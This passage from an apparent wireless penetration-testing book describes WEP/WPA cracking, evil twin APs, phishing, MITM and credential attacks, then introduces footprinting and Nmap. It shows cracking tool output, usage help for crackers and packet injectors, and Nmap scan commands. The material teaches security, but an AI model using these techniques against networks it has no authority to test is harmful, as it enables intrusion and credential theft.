Ah, the time has come to talk about WEP cracking! It is exactly as it sounds – capturing data to recover a WEP key using passive or active methods. With today's improving hardware and software, WEP encryption can be cracked easily in less than 5 minutes! WEP encryption should only be used in cases where old hardware is still in use; otherwise you should be using WPA2 encryption. Tools such as Aircrack-ng, AirSnort, Airoway, chopchop, and dwepcrack can perform these attacks. The following screenshot shows an example of WEP key cracking:

```
root@kali: ~  
File Edit View Search Terminal Help  
Aircrack-ng 1.2 beta2  
[00:02:05] Tested 22219 keys (got 24587 IVs)  
KB    depth  byte(vote)  
0     0/ 5    92(32768) 90(31232) 64(30720) 8D(30720) 93(30208)  
1     0/ 1    12(36864) FD(32512) 01(31232) EA(30720) 29(30208)  
2    30/ 36   17(28160) 95(27904) A2(27904) C9(27904) DA(27904)  
3    17/ 20   33(28928) BE(28928) BF(28928) 40(28672) 48(28672)  
4     5/ 7    CD(30208) 06(29952) A4(29952) BC(29952) 5F(29696)  
  
KEY FOUND! [ 92:12:17:33:18 ]  
Decrypted correctly: 100%  
root@kali:~#
```



Evil twin AP

Ever heard of an evil twin AP? An evil twin AP is like a rogue access point. The attacker creates a fake wireless AP to lure users into thinking it's a trusted wireless network. They amplify their signal in a way where the client will automatically connect to them because the beacons are faster and closer in range. Tools such as Honeypot, CqureAP, D-Link G200, HermesAP, Rogue Squadron, and WifiBSD can perform these attacks. A popular tool is shown in the following image:



AP Phishing


The attacker runs a fake web portal or web server on a fake AP to phish for logins, bank accounts, and credit card numbers. This is by far one of the most dangerous and scariest attacks to run into because the average user won't even see the attack happening to them. They will believe it is the real website when in fact the attacker is just waiting for them to log in to grab their information on the other end. Tools such as Airpwn, Airsnarf, Hotspotter, Karma, and RGlueAP can perform these attacks.



Photo credit: infocux Technologies via photopin cc

The man-in-the-middle attack

I certainly hope you have heard of this attack method before; if not, you will now! A man-in-the-middle attack is where an attacker intercepts network traffic between you and another target. The attacker could use this attack on a wired or wireless network to gain usernames, passwords, view e-mails, view HTTP sessions of websites, and much more. Tools such as dsniff, Ettercap-NG, and sshmitm can perform these attacks. This attack is illustrated in the following diagram:



Credential attacks

Ever heard of or experienced a user who has had their online accounts compromised? Most likely, this user has been a victim of a credential attack that relates to getting their login credentials stolen by an attacker. This can be done through a web server or software such as **Social Engineering Toolkit (SET)**. The attacker can clone a website, making the website look authentic and legitimate enough to trick the user into signing in. Little do they know that someone now has full access to their data. In the following sections, we will be discussing the credential harvester and phishing attack methods.

Phishing

So what is phishing and how do we recognize a phishing attack, scam, or hoax? Phishing is a fraudulent attempt to gather sensitive information such as usernames, passwords, social security numbers, phone numbers, and credit cards. These attacks are commonly identified through e-mail directly to a user who is told to visit a website regarding an update to their information, password change, or verifying information. The best way to protect yourself from a phishing scheme is to learn how they work. An e-mail asking for your password or changing your password from an unknown sender is most likely a fake e-mail. These e-mails will then need to be blocked or flagged as phishing or spam. If you believe you are a victim of phishing, immediately change your passwords and security questions to prevent any damage or lost information in your online account.

Authentication attacks

Attackers use authentication attacks to steal legitimate user identities and credentials to access private networks and services.



Photo credit: FutUndBeidl via photopin cc

The following sections explain some authentication attacks.

Shared key guessing


The attacker attempts to guess 802.11 shared key authentication by using the vendor default credentials or shared key generators. All shared keys should not be left as the default and should be changed immediately upon setting up and configuring the device. Any cracking tool such as Aircrack-ng can perform this attack.



Photo credit: marc falardeau via photopin cc

PSK cracking

The PSK cracking attack recovers a WPA/WPA2 PSK from captured key handshake frames using a dictionary attack tool. This attack really depends on the encryption strength of the WPA/WPA2 key. If the key is really strong, it could take weeks for it to crack, which may not be worth the time for a hacker. Always have a mix of letters, numbers, and symbols when creating your own passwords. The longer your character count is, the more unlikely you are to become a target. Tools such as coWPAtty, genpmk, KisMAC, and wpa_crack can perform these attacks. The following screenshot shows a PSK cracking attack:



```
root@kali: ~
File Edit View Search Terminal Help
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M1 message
[+] Received M3 message
[+] Sending M4 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M3 message
[+] Received M5 message
[+] Sending M6 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M5 message
[+] Received M7 message
[+] Sending WSC NACK
[+] Sending WSC NACK
[+] Pin cracked in 245 seconds
[+] WPS PIN: '22246684'
[+] WPA PSK: 'wnKZjbkrhh'
root@kali:~#
```

Sniffing application credentials

When sniffing for application credentials, the attacker captures user credentials such as e-mail addresses and passwords from clear text application protocols. Now that more websites are using HTTPS, this is unlikely to happen on popular websites; however, when logging into wireless routers or access points, usually HTTP is used, which is unencrypted clear text. If you sign in through an HTTP protocol, the attacker can easily see your username and password. Tools such as Ace Password Sniffer, dsniiff, PHoss, and Win Sniffer can perform these attacks.




Photo credit: formalfallacy @ Dublin (Victor) via photopin cc

Cracking domain accounts

When cracking domain accounts attacks, the attacker recovers user's credentials such as their Windows login and password by cracking the NetBIOS password hashes using a brute-force or dictionary attack tool. There are also some tools available that will require browser-saved passwords from Internet Explorer, Firefox, and Google Chrome. Once an attacker gets your credentials, they could gain access to network shares, exchange e-mails, and maybe even compromise the entire domain if the account happens to have administrative rights. Tools such as John the Ripper, L0phtCrack, and Cain can perform these attacks.





Photo credit: ntr23 via photopin cc

VPN login cracking

The attacker recovers user credentials such as PPTP or IPsec passwords by running a brute-force attack on the VPN authentication protocols. Make sure the password and preshared secret key are both different from each other and are very strong. Easy to guess passwords or numbers can easily compromise an entire business, which can lead to leaked customer information. Tools such as -scan, IKECrack, anger, and THC-pptp-bruter can perform these attacks. The following diagram illustrates the VPN login cracking attack:



802.11 identify theft

In an 802.11 identity theft attack, the attacker captures user profiles from clear text over wireless 802.11. Encryption is key to making sure no data gets compromised. Using HTTPS and VPN protocols can help protect you from attacks like this while connected to a Wi-Fi network. Capture tools such as Wireshark or Ettercap-NG can do this.



Photo credit: B Rosen via photopin cc

802.11 password guessing

In an 802.11 password guessing attack, the attacker uses a captured identity to continuously attempt to guess the user's password on 802.11 authentication. The attacker is more than likely to keep guessing default passwords, vendor names, most common passwords, birthdays, names, phone numbers, and so on, until they gain full access to that wireless network. If the attacker has a very good password dictionary, they can easily run a dictionary attack and gain access in a few hours. Tools such as John the Ripper and THC Hydra can perform these attacks.




Photo credit: Dev.Arka via photopin cc

802.11 LEAP cracking

In an 802.11 LEAP cracking attack, the attacker recovers user credentials from captured 802.11 LEAP packets by using a dictionary attack tool to crack the NT password hash. This depends on the password strength, if it is very good, it is unlikely to get cracked, which is why it is extremely important to have a mix of letters, numbers, and symbols to prevent these dictionary attacks. Tools such as Anwrap, Asleep, and THC-LEAPcracker can perform these attacks. An example is shown in the following screenshot:

```
Usage: ./leap-cracker [-l <Password length>] [-a <Alphabet string>]
[-w <Alphabet string>] [-b <filename>] [-f <filename>] [-u <filename>]
[-t <NtChallengeResponse>][-c <challenge>] [-p prefix][-v] [-o]

-l password length (max. 15)
-a alphabet (the characters that should be used to build the password)
-w alphabet input with wildcars: a-z; A-Z; 0-9
-f use a wordlist file for password cracking instead of the alphabet
generator(Pwd length max. 15 characters).
(without -l, -a or -f the default filename 'wordlist.txt' is used)
-b bruteforce attack against pre-compiled binary password file
(generated with passwords_convert2bin)
-u userlist (ASCII Format: USERNAME CHALLENGE NTCHALLENGERESPONSE)
-t sniffed NT Challenge Response Hash (24 hexdigits) following formats
are supported:
"FFFF...", "FF FF"..., "FF-FF...", "ffff...", "ff ff"...,
"ff-ff...", "ff:ff..."
(e.g. cut'n paste from ethereal (all blanks, '-' and ':' are
ignored)
-c challenge. The 8 byte random value that is used to calculate the NT
Challenge Response. Input format is the same like for the -t
option. Default value, if not set, is 'deaddeadeaddead'.
-p prefix for password generation (password = [prefix]+[generated
combinations]
-v check number of combinations, ask before starting brute force
attack and verbose output
-o output to stdout (show all generated pwd combinations (only for
debugging))

max. number of combinations = 18446744073709551615

Hint: The way in which order the passwords are generated, depends on the order
of your input.The algorithm is a number system algorithm,so your alphabet
characters are the number system members. E.g.:
-a 01 -l 3 means the passwords are generated like this: 000,001,010,011,100,...
-a abc -l 3 means the passwords are generated like this: aaa,aab,aac,aba,abb,...
-a cba -l 3 means the passwords are generated like this: ccc,ccb,cca,cbc,ccb,...
```

802.11 EAP downgrade attack

802.11 requires EAP to send messages between the user that is connecting and the authentication. If an attacker can position themselves between the client and the authentication, then the user connecting gets connected to the network. The attacker forces a wireless 802.11 device or server to offer a weaker type of authentication by using a forged EAP-Response/NAK packets. Since the authentication is so weak, it just takes a few minutes for the attacker to quickly gain access. Tools such as File2air and libradiate can perform these attacks. An example is shown in the following screenshot:

```
thallium file2air $ ./file2air
file2air v1.1 - inject 802.11 packets from binary files <jwright@hasborg.com>
file2air: Must specify -i and -f
Usage: file2air [options]

-i --interface      Specify an interface name
-r --driver         Driver type for injection
-f --filename       Specify a binary file contents for injection

-c --channel        Channel number
-n --count          Number of packets to send
-w --delay          Delay between packets (uX for usec or X for seconds)
-t --fast           Alias for -w u100000 (10 packets per second)

-d --dest           Override the destination address
-s --source         Override the source address
-b --bssid          Override the BSSID address
-a --wds            Override the WDS address
-q --seqnum         Override the sequence number (leading 0x for hex value)
-Q --seqnuminc     Override the sequence number and increment sequentially
-p --pieces         Fragment the payload into X pieces.

-h --help           Output this help information and exit
-v --verbose        Print verbose info (more -v's for more verbosity)

Supported drivers are: wlan-ng hostap airjack prism54 madwifing madwifiold rtl8
180 rt2570 rt2500 rt73 rt61 zd1211rw bcm43xx d80211 ath5k iwlwifi
thallium file2air $ █
```

Issues with wireless networks

With today's technology advancing so fast, the Internet as we know it has many types of new threats posed every day. Criminals use new malware and social engineering attacks to target weak users and organizations. End users connect over Wi-Fi and surf the Internet using a web browser. We will discuss the most common attacking methods that cyber criminals use on today's networks in the upcoming sections.



Photo credit: woodleywonderworks via photopin cc

The following section describes one of the most common attacks directed at the user level.

Downloading

Downloading is one of the biggest features of using the Internet. A user can quickly download music, videos, e-books, and more. If a user downloads from unknown sources, they could pose a serious threat to not just their computer, but their entire network. Downloading is dangerous because most downloads do not require the user's permission.

This is where malware comes in. If a user opens their e-mail and clicks on a hyperlink, it usually redirects them to their web browser to view it; however, if the hyperlink is redirecting to malware, it will instantly download and execute on the computer. The best thing you can do when downloading is to consider your source. Is it a legitimate website? Can you trust it? If not, you shouldn't be visiting the site, let alone be downloading files from it.



Prevention

The best way to protect yourself against the many threats is strong endpoint protection such as frequent updates and upgrades, system configuration, monitoring regularly for vulnerabilities, and connecting to a strong VPN service. If you have full responsibilities over IT in your organization, your staff members should be well educated to understand the dangers behind cyber criminals and know good security measures to take while using the computers and phone systems.



Photo credit: woodleywonderworks via photopin cc

Some employees may disobey company policies and visit their social networks or play games online. These employees need to be monitored at all times. All it takes is one click and you could be easily running into a catastrophic situation. With criminals continuing to update their malware and discovering zero-day vulnerabilities, it's always a good idea to run a network audit at least once a month and stay informed via e-mail or RSS feeds.

When connecting to a public wireless hotspot, always connect using a VPN service. I can't stress enough how important this is. If you don't use a VPN, all of your Internet traffic is unencrypted through the entire network. If an attacker happens to be on that same network as you, your login credentials, credit cards, and banking information could all be in the hands of a hacker. That hacker will most likely either use it themselves for their own gain or will sell it on the black market.

My strategy is to always ask myself one question with questions that follow it. For example, someone tells you they got software for free without paying for it on the Internet and want to share it with you. They explain to you that you have to turn off your antivirus because of a crack that needs to be run on it. Would you install this software? I absolutely hope not. Trust is a huge problem and probably one of the hardest things to do in both the IT world and real life.

Summary

In this chapter, we covered the steps to take when conducting a wireless penetration test and the common attacking techniques involved in wireless penetration testing. Wireless is being implemented all over the world and expands the capabilities of communication.

The wireless penetration methodology included: reconnaissance, attacks and penetration, client-side attacks, entering the network, vulnerability assessments, and exploitation and data capture to run a successful wireless penetration test. The key elements used in security are firewalls. Proper configuration is the key to providing services to your users at a secure level.

If your network equipment is improperly configured, you probably are better off with it than without it. It's a dangerous situation to think that you are secure when you really aren't at all. As networks become more complex, you will want to make sure you use VPNs and tunneling protocols to ensure secure remote access.

We also discussed several different attack methods that can be used over wireless. The wireless attacking techniques included, but were not limited to, access control attacks, confidential attacks, credential attacks, authentication attacks, and issues with wireless networks. We created full awareness of what potential threats are available to the user. The key points here are to understand what threats we are exposed to when connecting to wireless access points and the Internet.

3

Footprinting and Reconnaissance

We hope you enjoyed reading the last chapter and found it very informative as it covered a lot of useful information. As the author, my goal is to cover as much information as possible in great detail so you, as the reader, can comprehend it and later use it in the real world! In this chapter, I will be covering how to scan wireless networks for information, different wireless scanning methods, and how they can be used for both good and bad.

You may ask or may think how hard can it be to scan for wireless networks? Anyone can do that! Yes, however, what if the SSID is hidden? Could you find hidden wireless networks? The average user most likely will not know that hidden wireless networks even exist.

You may also ask, what's so important about a hidden wireless network? You might think it's a good security measure to be hidden from others. Yes, it is! Unfortunately, hidden wireless networks can be used for malicious and other illegal purposes.

For example, suppose that you are the security consultant for an enterprise. A coworker tells you that some files are missing or have been changed after business hours by a user who neither has physical access after office hours nor remote access. You verify the timestamp of the modified files as well as the files that have been deleted after 2 A.M. and you also find out the name of the user who logged in and made the changes. Now, this user tells you that they didn't do anything. Later that afternoon, your coworker tells you that they saw the user set up a wireless access point or router in their cubical. You ask your boss whether you can search the user's work area regarding a security issue. After searching that area, you end up finding a wireless access point hooked up under the desk. This is definitely not good! Right now, anyone could have access to the company's network from anywhere within a wireless range, and access network shares and servers.

What is footprinting and reconnaissance?

Footprinting and reconnaissance is where you gather information about your client's network to create a profile based on the information gathered. It is essential that the attacker gains information from the organization in a secure and professional manner without exposing information.

Footprinting usually involves two steps of reconnaissance. The first step is to gather information from the target to determine the scope of the network range. The most common tools used for this are:

- nslookup
- whois

During your footprinting and reconnaissance, you should be gathering the following:

- Contact names, phone numbers, and e-mail addresses
- Each location and branch office
- Company security policies

To get even better results, try sending an e-mail or calling one of the employees and conducting a social engineering technique to see how much information they are willing to provide. Then, review the areas where security awareness training may need improved.

Wireless network discovery

In the next section, we will be covering the best network applications recommended by network and security administrators. These kind of applications can easily detect rogue hardware, software license violations, and even detect outages or performance issues. The applications I chose keep diversity and reliability in mind.



Photo credit: pobre.ch via photopin cc

Even though we will only be covering two network discovery tools, we will share some more applications that we believe can help you and your company.

Nmap

Network Mapper (Nmap) is one of the most popular port scanners and network discovery tools. It's available on all major operating system platforms. An example is given in the following screenshot:


```
root@kali: ~
File Edit View Search Terminal Help
Nmap 6.47 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sn: Ping Scan - disable port scan
  -Pn: Treat all hosts as online -- skip host discovery
  -PS/PA/PU/PY[portlist]: TCP SYN/ACK, UDP or SCTP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO[protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
  --traceroute: Trace hop path to each host
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
```

For additional information on Nmap, please refer to <http://nmap.org/>.

Nmap commands

There are a lot of command options for Nmap and I'm quite sure we don't always remember these commands right off the top of our heads. In the end, it really just comes down to knowing your commands and what commands to use in particular situations. As a pentester, one needs to master most of these tools efficiently. Some of them are explained as follows:

- **Operating system and version detection:** These commands will display results for operating system and software versions, as shown in the following screenshot:



```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# nmap -A 192.168.10.1

Starting Nmap 6.47 ( http://nmap.org ) at 2014-12-13 11:48 EST
Nmap scan report for 192.168.10.1
Host is up (0.0013s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
443/tcp   open  https?
|_http-title: Fireware XTM User Authentication
8080/tcp   open  http-proxy?
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
Device type: specialized|WAP|phone
Running: iPXE 1.X, Linksys Linux 2.4.X, Linux 2.6.X, Sony Ericsson embedded
OS CPE: cpe:/o:ipxe:ipxe:1.0.0%2b cpe:/o:linksys:linux_kernel:2.4 cpe:/o:linux:l
inux_kernel:2.6 cpe:/h:sonyericsson:u8i_vivaz
OS details: iPXE 1.0.0+, Tomato 1.28 (Linux 2.4.20), Tomato firmware (Linux 2.6.
22), Sony Ericsson U8i Vivaz mobile phone


TRACEROUTE (using port 80/tcp) - quieter you become, the more you are able to hear
HOP RTT      ADDRESS
1    ... 30

OS and Service detection performed. Please report any incorrect results at http:
```

The following are some commands:

- `nmap -A 192.168.10.1`: This command will display the operating system, service versions, and traceroute output.
- `nmap -v -A 192.168.10.1`: This command will display more information in detail during the scan, along with the operating system, service versions, and traceroute output.

- `nmap -O 192.168.10.1`: This command will display only the operating system. Adding a `-osscan-guess` can make the scan guess more aggressively.
- `nmap -A -iL /tmp/nmapscan.txt`: This command will scan for operating system, service versions, and run a traceroute. Then, it will input a list of hosts or networks from the text file.
- **Service scans**: These commands will display results for services and ports running on the host and can also help find out whether a host or network is protected by a firewall. This is illustrated in the following screenshot:




```
root@kali: ~
File Edit View Search Terminal Help
